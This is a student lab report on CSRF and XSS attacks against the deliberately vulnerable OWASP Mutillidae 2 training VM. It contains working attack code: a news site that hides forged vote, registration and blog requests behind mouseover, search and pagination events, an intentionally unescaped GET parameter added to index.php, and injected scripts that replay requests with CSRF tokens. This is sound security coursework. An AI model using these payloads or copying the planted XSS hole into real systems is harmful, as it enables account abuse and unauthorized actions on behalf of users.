



**Subject:** CSRF Attack  
**Environment:** OWASP VM  
**Due Date:** May 28, 2021 - 23:59

Muhammed Said Kaya - 21627428  
Ali Kayadibi - 21727432

### Experiment 1


Firstly, you are going to register a new user and login. The security level is going to be chosen as 0. When you enter the application, you are going to select CSRF bugs (OWASP 2013 → A8 - Cross Site Request Forgery (CSRF)) and hack the system. The pages containing CSRF bugs are as follows:

- Add to your blog: This page is used to add a blog entry to the system.
- Register User: This page is used to register a new user to the system.
- Poll Question: This page allows user to vote a security tool.

You are going to design a website to perform CSRF attacks .

### Setup Mutillidae 2 with Docker

`docker run -d -p 80:80 -p 443:443 --name owasp17 bltsec/mutillidae-docker`



In this project, we have developed a new web app by using React.JS, React Bootstrap which shows latest news to visitors. In this website we have buried several CSRF attacks, with this, commands that are not allowed to the website or that the user is not aware of are sent over

a user that the website trusts. In our web site you can see that we have a “Web Newz ” header, a search bar and search button and latest news and a navigator bar to navigate between news. We have shown 3 news per page so that the user is required to press the next button to see other news. Our three attacks are buried inside this website. To achieve this, users are required to login inside Mutillidae 2 and store cookie values should be stored inside the browser. This way, when we perform these attacks, it will be added to the user's name.

1. **Poll Question:** First Attack is done when a user is moused over “Web Newz”. Whenever the user brings the mouse over this, we automatically send POST and GET requests to the Poll Question page and the user votes involuntarily to the tool we want. We can confirm this by checking the Poll Question page.

```
<div onMouseOver={async () => {
  var choice = "netcat"
  var initials = "said"
  var csrf_token = ""
  var button = "Submit+Vote"

  var formData =
    "choices=" +
    choice +
    "&initials=" +
    initials +
    "&csrf-token=" +
    csrf_token +
    "&user-poll-php-submit-button=" +
    button;

  var requestOptions = {
    method: "POST",
    headers: {"Content-Type": "application/x-www-form-urlencoded"},
    body: formData,
  };
  await fetch("/index.php?page=user-poll.php", requestOptions);

  requestOptions = {
    method: "GET",
  };
  fetch("/index.php?page=user-poll.php&choice=netcat&initials=said&csrf-token=&user-poll-php-submit-button=Submit+Vote", requestOptions);
}}
</div>
```

<input type="checkbox"/>	Düzenle	Kopyala	Sil	12	netcat	Ali	2021-05-16 10:15:41
<input type="checkbox"/>	Düzenle	Kopyala	Sil	13	netcat	Ali	2021-05-16 10:15:41
<input type="checkbox"/>	Düzenle	Kopyala	Sil	14	netcat	Ali	2021-05-16 10:15:41
<input type="checkbox"/>	Düzenle	Kopyala	Sil	15	netcat	Ali	2021-05-16 10:15:41
<input type="checkbox"/>	Düzenle	Kopyala	Sil	16	netcat	Ali	2021-05-16 10:15:50
<input type="checkbox"/>	Düzenle	Kopyala	Sil	17	netcat	Ali	2021-05-16 10:15:50
<input type="checkbox"/>	Düzenle	Kopyala	Sil	18	netcat	Ali	2021-05-16 10:15:50
<input type="checkbox"/>	Düzenle	Kopyala	Sil	19	netcat	Ali	2021-05-16 10:15:50

```
const ourFunc = async (e) => {
  e.preventDefault();

  var username = userNameRef.current.value;
  var password = passwordRef.current.value;
  var confirm_password = cPasswordRef.current.value;
  var signature = signatureRef.current.value;
  var button = buttonRef.current.value;

  var formData =
    "username=" +
    username +
    "&password=" +
    password +
    "&confirm_password=" +
    confirm_password +
    "&my_signature=" +
    signature +
    "&register-php-submit-button=" +
    button;

  const requestOptions = {
    method: "POST",
    headers: {"Content-Type": "application/x-www-form-urlencoded"},
    body: formData,
  };
  fetch("/index.php?page=register.php", requestOptions);
  window.location.href="/notfound";
};
```

2. **Register User :** The second attack is registering a new user. When a user clicks the search button, we automatically send a new person request to register page. We set the username, password, signature hidden from user, and send that to Mutillidae 2 application without user even knowing it.

```
<Button variant="outline-info" onClick={(e) => ourFunc(e)}>Search</Button>
```

### 3. Add to your blog

In the third attack, whenever a user tries to navigate to see other news, we automatically send a blog request to the Mutillidae 2 application. User is unaware of this because he is innocently navigating through the news. We are preparing a blog entry which has the entry we give. We can give the entry we prepared in Project 4 to spread a worm attack to spread in Mutillidae application. In this attack we give "SaidVirus" to confirm our attack.

```
<Pagination.Item onClick={() => {  
    var http = new XMLHttpRequest();  
    var url = "add-to-your-blog-php-submit-button=Save+Blog+Entry";  
    url = url.concat("&blog_entry=SaidVirus!");  
    url = url.concat("&csrf-token=");  
    url = url.concat("&PHPSESSID=a5f7j9n0g3rqs6oodm51k58qm7");  
  
    http.open(  
        "POST",  
        "/index.php?page=add-to-your-blog.php",  
        true  
    );  
    http.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");  
    http.setRequestHeader("Content-Length", url.length);  
  
    http.send(url);  
    this.setState({active:number})  
}} key={number} active={number === active}>  
    {number}  
</Pagination.Item>
```



Düzenle



Kopyala



Sil

41

Ali

SaidVirus!

2021-05-16 10:15:52

As we see we have added a new blog for Ali, he is unaware of this.

For CORS Error problems, we applied proxy on package.json.

```
"proxy": "http://localhost/mutillidae/"
```

## Experiment 2

1. Add a new GET parameter to index.php of the Mutillidae Application. The new GET parameter should be printed to the index.php, and open to XSS attacks.

We add a new GET Parameter that name said and in index.php we echo it. So it is open for XSS attack anymore.

```
<?php

if(isset($_GET["said"])){
    echo $_GET["said"];
}

/* -----
 * Constants used in application
 * ----- */
require_once ('./includes/constants.php');
```

192.168.28.129/mutillidae/?said=<h1>SAID</h1>

SAID

## 2. Set the Security Level to 1 and add some blog posts to analyse the POST and GET data. Report your observations in detail.

After setting security level 1, when we analyse POST and GET requests using Burp Suite we saw that now we are also sending CSRF Token in the request bodies. Also we saw that csrf token that must be used for next request.

### Add Blog - POST Request

Hints and Videos

Add New Blog Entry

View Blogs

Add blog for samurai

Note: <b>,<i> and <u> are now allowed in blog entries

Save Blog Entry

View Blogs

1 Current Blog Entries			
	Name	Date	Comment
1	samurai	2021-05-24 21:01:10	qwe

CSRF Protection Information

Posted Token: 38885  
(Token is valid)

Expected Token For This Request: 38885  
Token Passed By User For This Request: 38885

New Token For Next Request: 46662  
Token Stored in Session: 46662

### Vote Pool - GET Request

Hints and Videos

User Poll

Choose Your Favorite Security Tool

Initial your choice to make your vote count

☒ nmap  
☐ wireshark  
☐ tcpdump  
☐ netcat  
☐ metasploit  
☐ kismet  
☐ Cain  
☐ Ettercap  
☐ Paros  
☐ Burp Suite  
☐ Sysinternals  
☐ inSiDDer

Your Initials: qweasd

Submit Vote

Your choice was netcat

Poll Results

1 Records Found	
Tool	Votes
netcat	1

CSRF Protection Information

Posted Token: 23331  
(Token is valid)


Expected Token For This Request: 23331  
Token Passed By User For This Request: 23331

New Token For Next Request: 31108  
Token Stored in Session: 31108

**3. Create a GET request with an XSS attack and embed a script to index page.  
Remember to login beforehand.**



When we call the GET parameter we have used in step 1 with the script on the left, we have successfully executed the simple XSS attack which alerts the user with hi. This shows that the code is vulnerable and can be used to attack further.






4. With this script, forge three POST request: The same requests in Section 2.2. Report your steps in detail.

#### ADD BLOG REQUEST WITH GET PARAMETER

<http://localhost/mutillidae/index.php?said=>

```
<script>
  var xhr= new XMLHttpRequest();
  var json = "csrf-token=46662%26blog_entry=SaidVirus!%26add-to-your-blog-php-submit-
button=Save+Blog+Entry ";
  xhr.open( "POST ", "index.php?page=add-to-your-blog.php ");
  xhr.setRequestHeader( "Content-type ", "application/x-www-form-urlencoded ");
  xhr.send(json);
</script>
```

**Explanation:** Above code is similar to what we used in the first part but this time we are also sending the next csrf-token inside the json body. When this code is executed, we were able to add a blog that contains SaidVirus! to the user who has logged in the browser.

 Düzenle  Kopyala  Sil 19 samurai SaidVirus! 2021-05-24 21:04:41

User samurai was logged in in the browser, when this XSS attack is executed, a new blog is added inside blogs of samurai as we can see here.

## REGISTER REQUEST WITH GET PARAMETER

<https://localhost/mutillidae/index.php?said=>

```
<script>
  var formData =
    "username=username%26password=password%26confirm_password=password%26my_signature=signature%26register-
    php-submit-button=Create+Account%26csrf-token=69993";
    const requestOptions = {
      method: "POST",
      headers: {"Content-Type": "application/x-www-form-urlencoded"},
      body: formData,
    };
    fetch("https://localhost/mutillidae/index.php?page=register.php", requestOptions);
</script>
```

**Explanation:** Above code is similar to what we used in the first part but this time we are also sending the next csrf-token inside the json body. When this code is executed, we were able to register a new user with the usernames and passwords given by us.

<input type="checkbox"/>	 Düzenle	 Kopyala	 Sil	24	username	password	signature	NULL	NULL	NULL
--------------------------	---	---	---	----	----------	----------	-----------	------	------	------

As we can see in the phpmyadmin users page, a new user is created with the parameters we gave in XSS attack.



## VOTE POOL REQUEST WITH GET PARAMETER

<https://localhost/mutillidae/index.php?said=>

```
<script>
  const requestOptions = {
    method: "GET",
  };
  fetch("https://localhost/mutillidae/index.php?page=user-
poll.php%26choice=netcat%26initials=said%26csrf-token101101=%26user-poll-php-submit-
button=Submit+Vote", requestOptions);
</script>
```

**Explanation:** Above code is similar to what we used in the first part but this time we are also sending the next csrf-token inside the json body. When this code is executed, we were able to vote the technology we wanted with the logged in user.

<input type="checkbox"/>	 Düzenle	 Kopyala	 Sil	1	netcat	samurai	2021-05-24 20:59:21
--------------------------	---	---	---	---	--------	---------	---------------------

As we can see, a new user vote is added, the user logged in browser has voted to the technology we wanted.